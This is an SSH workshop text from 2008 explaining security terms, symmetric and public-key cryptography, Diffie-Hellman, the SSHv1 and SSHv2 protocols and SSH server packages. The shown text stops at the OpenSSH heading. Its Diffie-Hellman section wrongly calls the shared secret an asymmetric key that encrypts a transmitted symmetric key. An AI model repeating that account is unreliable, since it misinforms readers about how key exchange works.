

SSH Inside Out

Patrick Harpes, Daniel Kroeger, Thorsten Ries

19th February 2008

Contents

1	Introduction	5
2	Basic Keywords	5
2.1	Authentication / Authentification[18]	5
2.2	Integrity[17]	5
2.3	Authorisation[19]	6
2.4	Accounting [16]	6
2.5	Safety [15]	6
2.6	Security [14]	7
2.7	AAA [16, 20]	7
3	Symmetric Crypto System [20]	8
3.1	The Symmetric Crypto System	9
4	Public Key Cryptography [22, 10]	10
4.1	Basics	10
5	Key Exchange	12
5.1	Renewed Key Exchange	12
5.2	Key Provision	12
5.3	Diffie-Hellmann Key Exchange [22]	13
6	SSH Basics	15
6.1	SSHv1 versus SSHv2	15
6.2	SSHv1	15
6.3	SSHv1 Session	17
6.3.1	New Client, old Server	17
6.3.2	Old Client, new Server	17
6.4	Authentication [1]	17
6.5	SSHv2[2]	18
6.5.1	SSHv2 Transport Protocol	19
6.5.2	SSHv2 Authentication Protocol	20
6.5.3	SSHv2 Connection Protocol	20
6.6	Difference between versions 1 and 2 of the SSH protocol[3]	21

7	SSH Software packages	22
7.1	SSH Servers	22
7.1.1	WinSSHD	22
7.1.2	copSSH - OpenSSH for Windows [9]	22
7.1.3	SSH Tectia Server and Client	22
7.1.4	FreeSSHd [8]	23
7.1.5	Dropbear [6]	23
7.1.6	OpenSSH[4]	23
7.2	SSH Clients	24
7.2.1	OpenSSH	24
7.2.2	Dropbear	24
7.2.3	SSH Tectia Client	24
7.2.4	PuTTY [5]	24
7.2.5	Ganymed SSH-2 for Java [7]	25
7.2.6	javaSSH (javassh.org)	25
8	OpenSSH	25
8.1	Installing OpenSSH	25
8.2	OpenSSH configuration files	26
8.2.1	OpenSSH Server	26
8.2.2	OpenSSH Client	26
8.2.3	File permissions	26
8.3	OpenSSH Server basic configuration	26
8.3.1	Recommended parameter configuration[10]	27
8.4	OpenSSH Client basic configuration	28
9	Methods of OpenSSH Authentication [10]	28
9.1	Server Host Authentication	29
9.2	Client Authentication	30
9.2.1	hostbased	31
9.2.2	Challenge / Response	32
9.2.3	publickey	34
9.2.4	password	38
9.2.5	GSSAPI	39

10 SSH Commands	39
10.1 Secure Login	39
10.2 Secure Copy	41
10.3 Secure file transfer	41
10.4 Authentication Agent - SSH-agent	42
10.5 SSH config file	44
11 Protocol tunneling[32]	44
11.1 Local Forwarding	45
11.2 Remote Forwarding	46
12 X Forwarding [10]	48
12.1 The X Window System	48
12.2 Using X Forwarding	49
12.3 Activating X Forwarding	50
12.4 Preventing X Forwarding	50
13 Hacking SSH	50
13.1 General security measurements	50
13.2 OpenSSH specific measurements	51
13.3 Brute-force	51
13.4 General problems, if the attacker has access to the client:	55
13.5 Other aspects	58
13.6 Conclusion	58

1 Introduction

SSH (Secure Shell) is a very scalable and secure system to authenticate users and programs at other networks or machines. In addition, it provides several approaches to forward, redirect, restrict and deny connections. Before it can be used, the attendees need to understand the essential keywords and cryptographic basics that refer to security and are used by SSH. This part of the workshop is using OpenSSH. Beside OpenSSH several other commercial and open source variants exist, which will be mentioned later in more detail. At first the basic keywords, such as authentication, integrity and even the term security needs to be explained. After that, essential key exchange algorithms, which are in general the symmetric and the asymmetric approach, is located in the third and fourth chapter. In the last chapter several client and server authentication methods are listed and exercises are supposed to let the user apply the studies.

2 Basic Keywords

At first, some very important keywords need to be explained. The definitions are taken from <http://www.wikipedia.org>

2.1 Authentication / Authentification[18]

Authentication (from Greek *authentēs* -> author) is the act of establishing or confirming something (or someone) as authentic, that is, that claims made by or about the thing are true. Authenticating an object may mean confirming its provenance. whereas authenticating a person often consists of verifying their identity. Authentication depends upon one or more authentication factors. Human authentication factors are generally classified into three cases:

- Something the user has (e.g., ID card, security token, software token, phone, or cell phone)
- Something the user knows (e.g., a password, pass phrase, or personal identification number (PIN))
- Something the user is or does (e.g., fingerprint or retinal pattern, DNA sequence (there are assorted definitions of what is sufficient), signature or voice recognition, unique bio-electric signals, or another biometric identifier)

2.2 Integrity[17]

Integrity is the basing of one's actions on an internally consistent framework of principles. One is said to have integrity to the extent that everything he

does and believes is based on the same core set of values. In Informatics, Integrity means ensuring data are "whole" or complete, the condition in which data are identically maintained during any operation (such as transfer, storage or retrieval), the preservation of data for their intended use, or, relative to specified operations, the a priori expectation of data quality. **Put simply, data integrity is the assurance that data is consistent and correct.** In SSH the integrity is secured by a MAC (Message Authentication Code), which is computed by the following three values:

- A shared secret
- The current package number
- The package payload

Just as the encryption, the MAC algorithm is negotiated during the key exchange and computed before the encryption

2.3 Authorisation[19]

Authorization is the concept of allowing access to resources only to those permitted to use them. More formally, authorization is a process (often part of the operating system) that protects computer resources by only allowing those resources to be used by resource consumers that have been granted authority to use them. Resources include individual files' or items' data, computer programs, computer devices and functionality provided by computer applications. Examples of consumers are computer users, computer programs and other devices on the computer. Authorization (deciding whether to grant access) is a separate concept to authentication (verifying identity), and usually dependent on it.

2.4 Accounting [16]

Accounting refers to the tracking of the consumption of network resources by users. This information may be used for management, planning, billing, or other purposes. Real-time accounting refers to accounting information that is delivered concurrently with the consumption of the resources. Batch accounting refers to accounting information that is saved until it is delivered at a later time. Typical information that is gathered in accounting is the identity of the user, the nature of the service delivered, when the service began, and when it ended.

2.5 Safety [15]

Safety is the state of being "safe" (from French *sauf*), the condition of being protected against physical, social, spiritual, financial, political, emotional, occupational, psychological, educational or other types or consequences of failure,

damage, error, accidents, harm or any other event which could be considered non-desirable. This can take the form of being protected from the event or from exposure to something that causes health or economical losses. It can include protection of people or of possessions.

In short: Data Safety protects from accidental harm, such as power blackouts, hard disk crashes or fire

2.6 Security [14]


In the general sense, security is a concept similar to safety. The nuance between the two is an added emphasis on being protected from dangers that originate from outside. Individuals or actions that encroach upon the condition of protection are responsible for the breach of security.

In short: Data security protects from intentionally harm, such as hacker attacks or housebreaking

There are several things that can refer to both, security and safety, such as a data backup

2.7 AAA [16, 20]

- Authentication
- Authorisation
- Accounting



1. Outer Surveillance (the focus lies on the area around the building)

- Cameras in front of the building
- Walls around the building
- Guard staff

2. Inner Surveillance (the focus lies on the building itself)

- Key Management
- Gatekeeper

3. Access Security

- Access to IT-Systems and Applications (normally via username / password)
- Access from external networks to the internal network
- Physical access to server racks

4. Rights Management (Concerns the data of the IT-Systems)

- read / write / execute files
- access to databases

5. Encryption (concerns only electronic data)

- Encryption of particular files, partitions or hard disks

Each layer needs measures to ensure:

- Identification and authentication
- Delegation of access rights
- Auditing about the use of the access rights

3 Symmetric Crypto System [20]

Basically, two cryptographic systems are existing: The symmetric crypto system and the public key cryptography. Both approaches have got their advantages and disadvantages. The symmetric crypto system is comparatively simple and fast, but it has got the drawback that it uses the same key for the encryption and the decryption. If the key needs to be transferred, an additionally secured connection is required.

In contrast to the symmetric crypto system, the public key cryptography is using different keys for the encryption and the decryption. But it is comparatively complex and therefore expensive. The public key exchange is explained in its own chapter. Today, a mixture between both approaches often is used. The *Diffie Hellman* key exchange is such a method and explained in the 5th chapter. In the following subsection, the *Symmetric Crypto System* is explained by the example of the Needham Schroeder protocol. Here, a *Key Distribution Center* is used, that delegates the keys and is trustable for all participants .

3.1 The Symmetric Crypto System

Protocol for the arrangement of a shared session key (Needham Schroeder 1978)

Prerequisites:

- A trustable *Key Distribution Center (KDC)* exists
- Each participant (here: A and B) has arranged a secret key with the *KDC* that is known by the participant and the KDC only

Process:

1. **A -> KDC:** I am ID_A and I would like to communicate with ID_B . To recognize your messages I will send you a Random R_1 .

$E_{K\#A}[K, ID_B, R_1]$

2. **KDC -> A:** Here A, is a key K that I have generated for the session with ID_B and the Random R_1 to recognize me. The session key K in addition to your identity information is encrypted with the key of B and send to you.

$E_{K\#A}[K, ID_B, R_1 E_{K\#B}(K, ID_A)]$


3. **A -> B:** Here B, is a session key to communicate with me, whereby you are the only one who is able to decrypt this.

$E_{K\#B}(K, ID_A)$

Proof of Currency:

4. **B -> A:** $E_{K(R_2)}K(R_2)$

5. **A -> B:** $E(f(R_2))$ whereby $f(R_2)$ is a prenegotiated function on the Random2, e.g. $f(R_2) = R_{2-1}$



Vulnerability:

If an attacker gets an old session key, he can try to send the 3rd message multiple times. If he can intercept the 4th message, he is able to send messages in behalf of A unnoticed. The solution is to introduce a time stamp (*Denning, 1982*). This comes along with the following drawbacks:

- Synchronized clocks
- Further vulnerabilities if this synchronization is missing


Process with time stamp (T)

1. **A -> B:** ID_A, R_A
2. **B -> KDC:** $R_B, K(K\#B(ID_A, R_A, T_B))$
3. **KDC -> A:** $E K\#A(ID_B, R_A, K, T_B), E K\#B(ID_A, K, T_B), R_B$
4. **A-> B:** $E K\#B(ID_A, K, T_B), E K(R_B)$

4 Public Key Cryptography [22, 10]

4.1 Basics

Public-key cryptography, also known as asymmetric cryptography, is a form of cryptography in which a user has a pair of cryptographic keys - a public key and a private key. The private key is kept secret, while the public key may be widely distributed. The keys are related mathematically, but the private key cannot be practically derived from the public key. A message encrypted with the public key can be decrypted only with the corresponding private key. Conversely, secret key cryptography, also known as symmetric cryptography uses a single secret key for both encryption and decryption.




The two main branches of public key cryptography are:

- **Public Key Encryption**, A message encrypted with a recipient's public key cannot be decrypted by anyone except the recipient possessing the corresponding private key. This is used to ensure confidentiality.

- **Digital Signatures**, A message signed with a sender's private key can be verified by anyone who has access to the sender's public key, thereby proving that the sender signed it and that the message has not been tampered with. This is used to ensure authenticity.

An analogy for public-key encryption is that of a locked mailbox with a mail slot. The mail slot is exposed and accessible to the public; its location (the street address) is in essence the public key. Anyone knowing the street address can go to the door and drop a written message through the slot; however, only the person who possesses the key can open the mailbox and read the message.

An analogy for digital signatures is the sealing of an envelope with a personal wax seal. The message can be opened by anyone, but the presence of the seal authenticates the sender.



A central problem for public-key cryptography is proving that a public key is authentic, and has not been tampered with or replaced by a malicious third party. The usual approach to this problem is to use a *public-key infrastructure (PKI)*, in which one or more third parties, known as certificate authorities, certify ownership of key pairs. Another approach, used by *PGP*, is the *web of trust* method to ensure authenticity of key pairs.

5 Key Exchange

Main tasks traced by the key exchange process:

1. Generation of a shared secret

The base for the encryption and authentication. Both parties are involved. A third party is not able to possess the key, even if he knows all transferred data

2. Computing a session key

Is only valid for the current session. Among other values the shared secret is used to generate this key.

3. Server Authentication

The server authentication is part of the key exchange and can be processed implicit or explicit.

An explicit authentication is used if the exchanged messages itself represent a proof of server authentication. For instance by using a *Digital Signature*.

An implicit authentication is used if the server is in possession of a shared secret. Therefore, the server sends a message with the corresponding MAC that is verified by the client.

4 .Generation of a Session ID

The Session ID is associated with a unique session. It is used for management purposes by protocols that lie upon the transport layer. The hash value from the first key exchange is used as the Session ID

5. Key Provision

Within the scope of the key exchange is the provision of keys that are constituted in the further process of the user data encryption. These are different as the encryption algorithm is different for the direction of the connection. The algorithms can be equal, but they are negotiated separately.

5.1 Renewed Key Exchange

Each of the connection partners can invoke a renewed key exchange at any time. The more time a key is in use, the more information are provided for a potential attacker. The renewed key exchange is processed with the same method that is currently used for the encryption. The specification recommends a renewed key exchange after 1 hour or the transmission of 1 Gigabyte of data. The first event invokes the renewing of the keys.

5.2 Key Provision

Part of each approach for a key exchange is the specification of a hash function that is used by itself. Additionally, the hash function is used for the key provision. The following values are computed:

- Key for the symmetric encryption of the payload from the client to the server by using the hash function
- Key for the symmetric encryption of the payload from the server to the client. The server is using as well the has function to compute the key.
- => As the server and the client compute the same key separately, it does not need to be transferred.
- Integrity key for the direction client -> server
- Integrity key for the direction server -> client


5.3 Diffie-Hellmann Key Exchange [22]

DH is a mathematical algorithm that allows two computers to generate an identical shared secret on both systems, even though those systems may never have communicated with each other before. That shared secret can then be used to securely exchange a cryptographic encryption key. That key then encrypts traffic between the two systems.


The process begins when each side of the communication generates a private key. Each side then generates a public key (letter B), which is a derivative of the private key. The two systems then exchange their public keys. Each side of the communication now has their own private key and the other systems public key (see the area labeled letter C in the diagrams).

Noting that the public key is a derivative of the private key is important, the two keys are mathematically linked. However, in order to trust this system, you must accept that you cannot discern the private key from the public key. Because the public key is indeed public and ends up on other systems, the ability to figure out the private key from it would render the system useless. This is one area requiring trust in the mathematical experts. The fact that the very best in the world have tried for years to defeat this and failed bolsters my confidence a great deal.

The box labeled, Optional: CA Certifies Public Key, is not common, but Diffie-Hellmann provides the ability to have a Certificate Authority certify that the public key is indeed coming from the source wanted. The purpose of this certification is to prevent Man In the Middle (MIM) attacks. The attack consists of someone intercepting both public keys and forwarding bogus public keys of their own. The “man in the middle” potentially intercepts encrypted traffic, decrypts it, copies or modifies it, re-encrypts it with the bogus key, and forwards it on to its destination. If successful, the parties on each end would have no idea that there is an unauthorized intermediary. It is an extremely difficult attack to pull off outside the laboratory, but it is certainly possible. Properly implemented Certificate Authority systems have the potential to disable the attack.




Once the key exchange is complete, the process continues. The Diffie-Hellman protocol generates shared secrets identical cryptographic key shared by each side of the communication. By running the mathematical operation against your own private key and the other side's public key, you generate a value. When the distant end runs the same operation against your public key and their own private key, they also generate a value. The important point is that the two values generated are identical. They are the "Shared Secret" that can encrypt information between systems.




At this point, the Diffie-Hellman operation could be considered complete. The shared secret is, after all, a cryptographic key that could encrypt traffic. That is very rare however because the shared secret is, by its mathematical nature, an asymmetric key. As with all asymmetric key systems, it is inherently slow. If the two sides are passing very little traffic, the shared secret may encrypt actual data. Any attempt at bulk traffic encryption requires a symmetric key system such as DES, Triple DES, or Advanced Encryption Standard (AES), etc. In most real applications of the Diffie-Hellman protocol (SSL, TLS, SSH, and IPSec in particular), the shared secret encrypts a symmetric key for one of the symmetric algorithms, transmits it securely, and the distant end decrypts it with the shared secret. Figure 3 depicts this operation. Because the symmetric key is a relatively short value (256 bits for example) as compared to bulk data, the shared secret can encrypt and decrypt it very quickly. Speed is less of an issue with short values.

Which side of the communication actually generates and transmits the symmetric key varies. However, it is most common for the initiator of the communication to be the one that transmits the key. I should also point out that some sort of negotiation typically occurs to decide on the symmetric algorithm, mode of the algorithms (i.e. Cipher Block Chaining, etc.), hash functions (MD5, SHA1,

etc), key lengths, refresh rates, and so on. That negotiation is handled by the application and is not a part of Diffie-Hellman, but it is an obviously important task since both sides must support the same schemes for encryption to function. This also points out why key management planning is so important and why poor key management so often leads to failure of systems.



Once secure exchange of the symmetric key is complete (and note that passing that key is the whole point of the Diffie-Hellman operation), data encryption and secure communication can occur. Note that changing the symmetric key for increased security is simple at this point. The longer a symmetric key is in use, the easier it is to perform a successful cryptanalytic attack against it. Therefore, changing keys frequently is important. Both sides of the communication still have the shared secret and it can be used to encrypt future keys at any time and any frequency desired. In some IPsec implementations for example, it is not uncommon for a new symmetric Data Encryption Key to be generated and shared every 60 seconds.



6 SSH Basics


6.1 SSHv1 versus SSHv2

6.2 SSHv1

SSHv1 has been developed in 1995, and the latest version is now 1.5. The SSHv1 has never been standardized, and it exists only several implementations of this protocol. The protocol architecture is based on an monolithic block of code,

that implements the different features. It is so difficult to enhance the protocol or to add new features. SSHv1 is a packet based protocol and can be on top of each transport layer (ISO model).

The communication between the ssh client and ssh server is realized using different channels.




The length field is the size of the packet, not including the length field itself or the variable-length random padding field that follows it. The padding field is intended to make known text attacks more difficult. Its size is chosen to make the size of the encrypted part of the packet a multiple of 8 bytes. So the padding-length is calculated as $(8 - (\text{Packet-Length} \bmod 8))$.

Following the padding is a 1-byte type field that identifies the type of message that the packet contains. The type field is followed by the message data. The CRC field ends the packet. When encryption is enabled, everything except the length field is encrypted.

The protocol allows for optional compression of the data. This can be useful when SSH is used in low-bandwidth situations such as dial-up lines. If the client and server negotiate compression, only the type and data fields are compressed.

6.3 SSHv1 Session



The figure shows the scenario of a sshv1 session. In the first step, the client asks for a connection to an ssh server. This one responds with his version number to let the client specify the version of the ssh protocol to communicate. The client analyzes the version number, and the following possibilities can accrue:

6.3.1 New Client, old Server

In this case the client is newer than the server. The client checks if he can emulate the old server version, and if this is true, the client sends back the old version. The communication uses the old protocol version.

6.3.2 Old Client, new Server

In this case the client is older than the server. The client sends back his version number, and if the server is able to handle this version, the communication uses the old client version.

6.4 Authentication [1]

The first authentication method is the rhosts or hosts.equiv method combined with RSA-based host authentication. If the machine the user logs in from is listed in `/etc/hosts.equiv` or `/etc/ssh/shosts.equiv` on the remote machine, and the user names are the same on both sides, or if the files `~/.rhosts` or `~/.shosts` exist in the user's home directory on the remote machine and contain a line

containing the name of the client machine and the name of the user on that machine, the user is considered for log in. Additionally, if the server can verify the client's host key (see `/etc/ssh/ssh_known_hosts` and `~/.ssh/known_hosts` in the FILES section), only then is login permitted. This authentication method closes security holes due to IP spoofing, DNS spoofing and routing spoofing. [Note to the administrator: `/etc/hosts.equiv`, `~/.rhosts`, and the `rlogin/rsh` protocol in general, are inherently insecure and should be disabled if security is desired.]

As a second authentication method, `ssh` supports RSA based authentication. The scheme is based on public-key cryptography: there are cryptosystems where encryption and decryption are done using separate keys, and it is not possible to derive the decryption key from the encryption key. RSA is one such system. The idea is that each user creates a public/private key pair for authentication purposes. The server knows the public key, and only the user knows the private key.

The file `~/.ssh/authorized_keys` lists the public keys that are permitted for logging in. When the user logs in, the `ssh` program tells the server which key pair it would like to use for authentication. The server checks if this key is permitted, and if so, sends the user (actually the `ssh` program running on behalf of the user) a challenge, a random number, encrypted by the user's public key. The challenge can only be decrypted using the proper private key. The user's client then decrypts the challenge using the private key, proving that he/she knows the private key but without disclosing it to the server.

If other authentication methods fail, `ssh` prompts the user for a password. The password is sent to the remote host for checking; however, since all communications are encrypted, the password cannot be seen by someone listening on the network.

6.5 SSHv2[2]

From an architectural standpoint, SSHv2 replaces the monolithic protocol of SSHv1 with a layered set of protocols, as shown in the figure. The SSHv2 transport protocol uses TCP to carry its messages. The SSHv2 authentication and connection protocols, in turn, use the SSHv2 transport protocol to carry their messages.


SSHv2 authentication protocol	SSHv2 connection protocol
SSHv2 transport protocol	
TCP	
IP	
Interface	

6.5.1 SSHv2 Transport Protocol

The SSHv2 transport protocol provides a reliable, secure, full-duplex data stream between the SSH peers. Secure means that the data is encrypted and has strong integrity checking in place. Full duplex means that there is an independent data stream in each direction, so both sides can transmit data independently.

In addition to providing a secure data stream, the transport protocol is responsible for authenticating the server to the client; for negotiating the encryption, integrity, and compression methods; and for the initial and subsequent key exchanges. These methods can be negotiated independently for each side. Thus, each peer can choose its own encryption, integrity, and compression methods from the set supported by its peer.

The currently supported encryption methods are 3des-cbc; blowfish-cbc; 128, 192, and 256-bit twofish-cbc; 128, 192, and 256-bit aes-cbc; 128, 192, and 256-bit serpent-cbc; idea-cbc; 128-bit cast-cbc; and RC4. The only required method is 3des-cbc. The 128-bit aes-cbc method is recommended, and the others are optional. Notice that all the block ciphers operate in cipher block chaining mode.



The length field is the length of the entire packet, with the exception of the length and MAC fields. Similarly, the pad len field is the length of the padding that follows the payload data.

The data field is the payload: the SSHv2 message that the transport layer is carrying. This message can be from any of the layers. The data field is length -

pad len - 1 bytes long. As with the SSHv1 binary packet protocol, each message begins with a 1-byte message type.

6.5.2 SSHv2 Authentication Protocol

When the authentication protocol begins running, the transport protocol has already authenticated the server to the client. The authentication protocol's purpose is to authenticate the user and sometimes the client host to the server.

Four user authentication methods are defined: public key, password, keyboard interactive, and host based. The host-based method is similar to the rhosts/RSA method from SSHv1 and is inappropriate in most situations requiring serious security.

The public key and password methods are functionally similar to their counterparts in SSHv1, although the protocols implementing them are different. Keyboard interactive is a general method that encompasses any authentication algorithm that can be implemented on the client side by user keyboard interaction. The advantage of this method is that new algorithms can be implemented on the server side without requiring changes to the clients. This method can be used to implement challenge/response and one-time-password schemes in SSHv2 but finds its main use in the pluggable authentication modules (PAM) framework.

6.5.3 SSHv2 Connection Protocol

After authentication, SSH starts the ssh-connection service, which handles remote shells, remote execution of commands, X11 forwarding, and TCP/IP port forwarding. With the exception of file transfer utilities, such as scp, these services are implemented similarly to the way they were in SSHv1.

As in SSHv1, multiple channels can be multiplexed onto the secure data stream provided by the transport protocol. As a result, there are two classes of messages in the connection protocol: channel messages, which apply to a particular channel, and global messages, which are not associated with a channel.

6.6 Difference between versions 1 and 2 of the SSH protocol[3]

SSHv1	SSHv2
One monolithic protocol	Separate transport, authentication, and connection protocols
Weak CRC-32 integrity check; admits an insertion attack in conjunction with some bulk ciphers.	Strong cryptographic integrity check
N/A	Supports password changing
Exactly one session channel per connection (requires issuing a remote command even when you don't want one)	Any number of session channels per connection (including none)
Negotiates only the bulk cipher; all others are fixed	Full negotiation of modular cryptographic and compression algorithms, including bulk encryption, MAC, and public-key
The same algorithms and keys are used in both directions (although RC4 uses separate keys, since the algorithm's design demands that keys not be reused)	Encryption, MAC, and compression are negotiated separately for each direction, with independent keys
Fixed encoding precludes interoperable additions	Extensible algorithm/protocol naming scheme allows local extensions while preserving interoperability
Supports a wider variety: <ul style="list-style-type: none"> • public-key (RSA only) • RhostsRSA • password • Rhosts (rsh-style) • TIS • Kerberos 	User authentication methods: <ul style="list-style-type: none"> • publickey (DSA, RSA*, OpenPGP) • hostbased • password • (Rhosts dropped due to insecurity)
Server key used for forward secrecy on the session key	Use of Diffie-Hellman key agreement removes the need for a server key
N/A	Supports public-key certificates
Allows for exactly one form of authentication per session.	User authentication exchange is more flexible, and allows requiring multiple forms of authentication for access.
RhostsRSA authentication is effectively tied to the client host address, limiting its usefulness.	21 hostbased authentication is in principle independent of client network address, and so can work with proxying, mobile clients, etc. (though this is not currently implemented).
N/A	periodic replacement of session keys

7 SSH Software packages

7.1 SSH Servers

7.1.1 WinSSHD

SSHv2 server for Windows NT4, 2000, XP, 2003 and Vista.

It supports the following SSH services:

- Secure remote access via console (vt100, xterm and bterm supported)
- Secure remote access via GUI (Remote Desktop or WinVNC required)
- Secure file transfer using SFTP and SCP (compatible with all major clients)
- Secure TCP/IP connection tunneling (port forwarding)

WinSSHD is a commercial product with a commercial License, vendor is www.bitvise.com

7.1.2 copSSH - OpenSSH for Windows [9]

This package contains the OpenSSH server as well as the Cygwin package needed to run the server. Cygwin is a Linux-like environment for Windows. It consists of a DLL (cygwin1.dll), which emulates substantial Linux API functionality, and a collection of tools. copSSH is easy to install, and the different packages have free licenses.

Supported platforms : Windows NT/2000/XP/2003/Vista

7.1.3 SSH Tectia Server and Client

This is a multi platform commercial version of SSH server and client. The company “SSH Communications Security” has been created by the inventor of the SSH protocol Tatu Yloenen in 1995. SSH Tectia has a lot of features and supports the following platforms:

- HP-UX
- IBM AIX
- Microsoft Windows 2000, XP, Server 2003, Vista
- Red Hat Enterprise Linux 3, 4, 5
- Sun Solaris
- SUSE LINUX

7.1.4 FreeSSHd [8]

FreeSSHd, like its name says, is a free implementation of an SSH server. It provides strong encryption and authentication over insecure networks like Internet. Users can open remote console or even access their remote files thanks to built-in SFTP server. freeSSHd can be run on NT based operating system, starting from Windows NT version 4.0. This is a native Windows SSH server, which doesn't need Cygwin. It integrates into Windows, so that the user has a Windows service to start and stop the server as well as a graphical configuration panel to define the different options.

7.1.5 Dropbear [6]

Dropbear is a relatively small SSH 2 server and client. It runs on a variety of POSIX-based platforms. Dropbear is open source software, distributed under a MIT-style license. Dropbear is particularly useful for "embedded"-type Linux (or other Unix) systems, such as wireless routers.

The following platforms are known to work properly:

- Linux - standard distributions, uClibc \geq 0.9.17, dietlibc
- Mac OS X (compile with PAM support)
- FreeBSD, NetBSD and OpenBSD
- Solaris - tested v8 x86 and v9 Sparc
- IRIX 6.5 (with /dev/urandom, or prngd should work)
- Tru64 5.1 (using prngd for entropy)
- AIX 4.3.3 (with gcc and Linux Affinity Toolkit), AIX 5.2 (with /dev/[u]random).
- HP-UX 11.00 (+prngd), TCP forwarding doesn't work
- Cygwin - tested 1.5.19 on Windows XP

7.1.6 OpenSSH[4]

